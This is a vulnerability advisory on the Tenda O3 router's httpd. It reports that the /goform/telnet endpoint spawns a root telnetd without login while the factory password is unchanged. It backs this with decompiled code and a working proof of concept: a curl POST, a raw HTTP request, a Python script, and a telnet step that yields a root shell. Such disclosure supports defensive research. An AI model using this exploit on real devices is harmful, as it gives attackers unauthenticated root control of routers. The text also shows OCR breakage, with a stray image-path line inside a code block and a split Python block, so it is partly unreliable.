Tenda O3 httpd TendaTelnet function unauthenticated command execution vulnerability

Product Information

```
Brand: Tenda
Model: O3
Firmware Version: V1.0.0.10
Official Website: https://www.tenda.com.cn
Firmware Download URL: https://www.tendacn.com/material/show/102892
```

Affected Component

```
The TendaTelnet function (action name: telnet, address 0x00481D90) in httpd
```

Suggested description of the vulnerability

```
Tenda O3 V1.0.0.10 httpd TendaTelnet function has an unauthenticated command
execution vulnerability. An unauthenticated remote attacker can invoke the
/goform/telnet endpoint to spawn the telnet daemon (system("telnetd &")),
gaining
an unauthenticated remote shell on the device.
```

Vulnerability Details

This firmware (Tenda O3, a heavily customized GoAhead 3.3.0) centralizes its authentication in the `authSecurityHandler` function (0x00492598), which runs before every route dispatch (`websRouteRequest` at 0x0042E610). Any URL matching its whitelist is allowed by returning `1`; everything else is redirected to the login page.

`/goform/telnet` is included in that whitelist when the administrator password has not been changed from the factory default — i.e. `sys.default.userpass` (`byte_4F28D0`) still equals `sys.userpass` (`byte_4F39D4`). This is exactly the default state of a freshly deployed device:

```
// Whitelist check in authSecurityHandler (0x00492598)
if ( !strcmp(v14, "/favicon.ico")
  || !strncmp(v14, "/goform/ate", 0x100u)
  || !strncmp(v14, "/ate.htm", 0x100u)
  || !strncmp(v14, "/goform/usbTest", 0x100u)
  || !strncmp(v14, "/lang", 0x100u)
  || !strncmp(v14, "/goform/getAdStatistics", 0x100u)
  || !strncmp(v14, "/disable.asp", 0x100u)
  || !strncmp(byte_4F28D0, &byte_4F39D4, 0x80u) && !strncmp(v14,
"/goform/telnet", 0x100u)  // <- /goform/telnet
  || !strncmp(v14, "/goform/getLoginInfo", 0x100u)
  || !byte_4F39D4 && !strncmp(v14, "/goform/initAdminUser", 0x100u)
  || !strncmp(v14, "/preTimeout.asp", 0x100u)
  || !strncmp(v14, "/timeout.asp", 0x100u)
  || !strncmp(v14, "/goform/getPreTimeoutNotify", 0x100u)
  || !strncmp(v14, "/goform/getTimeoutNotify", 0x100u)
```

```
  || !strncmp(v14, "/goform/ackPreTimeoutNotify", 0x100u) )
{
  return 1;   // <- allowed directly; no login-state / session check at all
}
```

The action `telnet` is dispatched by `actionHandler` (0x004061E0) to `TendaTelnet` (0x00481D90). The handler takes no request parameter and immediately executes shell commands; the only guard is the NVRAM value `telnet.enable`, which must not equal the literal string `"disable"`:

```
void __fastcall TendaTelnet(int *a1)
{
  _DWORD v1[4];

  memset(v1, 0, sizeof(v1));
  system("killall -9 telnetd");
  GetValue("telnet.enable", v1);
  if ( !strcmp((const char *)v1, "disable") )
  {
    websTransfer(a1, "telnet is disabled.");
  }
  else
  {
    system("telnetd &");                // <- spawns the telnet daemon (unauthenticated)
    websTransfer(a1, "load telnetd success.");
  }
}
```

The user-controllable trigger is the request path itself (`/goform/telnet`); it ultimately reaches `system()`. Because the command is executed by the root-owned `httpd` process, the spawned `telnetd` runs with root privileges and grants an interactive root shell without any authentication.

The complete data flow is as follows:

```
POST /goform/telnet   (no request parameters)
    └── websRouteRequest()                          [0x0042E610]  route dispatch entry
        └── authSecurityHandler()                   [0x00492598]  authentication gate
            └── strncmp(byte_4F28D0, &byte_4F39D4) == 0 (factory default password unchanged)
                && strncmp(urlbuf, "/goform/telnet") matches -> return 1 (allowed without auth)
        └── actionHandler()                         [0x004061E0]  /goform action dispatch
            └── TendaTelnet(wp)                     [0x00481D90]
                └── system("killall -9 telnetd")
                └── GetValue("telnet.enable", v1) -> guard (must not be "disable")
                └── system("telnetd &")             -> command execution (unauthenticated root shell)
```

The involved check functions are as follows:

```
- authSecurityHandler(): the authentication gate. It whitelists
/goform/telnet only when the
  administrator password is still the factory default (sys.default.userpass
== sys.userpass).
  On an unmodified device this condition is true, so the endpoint is
reachable without login.
- TendaTelnet(): performs no authentication of its own; it only checks the
NVRAM value
  telnet.enable and, unless it equals "disable", executes system("telnetd
&").
```

Attack

An unauthenticated remote attacker targets a device whose administrator password has not been changed from the factory default (the default state of a freshly deployed device, and commonly left unchanged in practice). Sending a single `POST /goform/telnet` request with no body makes the device run `system("telnetd &")`, which starts the telnet daemon listening on TCP/23 with root privileges. The attacker then connects with `telnet <router>` and obtains a root shell directly, without any credentials.

```
# 1) Spawn the telnet daemon (no credentials required)
curl -X POST http://192.168.31.6/goform/telnet


# 2) Connect to the root shell
telnet 192.168.31.6
```

PoC

This is an unauthenticated (pre-authentication) vulnerability; no Token / Cookie is required. Note that the endpoint is whitelisted only while the administrator password remains at the factory default.

Request:

```
POST /goform/telnet HTTP/1.1
Host: 192.168.31.6
Content-Length: 0
```



Equivalent Python PoC:

```python
import requests

BASE_URL = "http://192.168.31.6"

resp = requests.request(
    method="POST",
    url=BASE_URL + "/goform/telnet",
    headers={"Host": "192.168.31.6"},
```

```
    data="",
    timeout=10,
    verify=False,
)

print("URL:", resp.url)
print("Status code:", resp.status_code)
print("Response body:", resp.text)
```

Discoverer

Zippy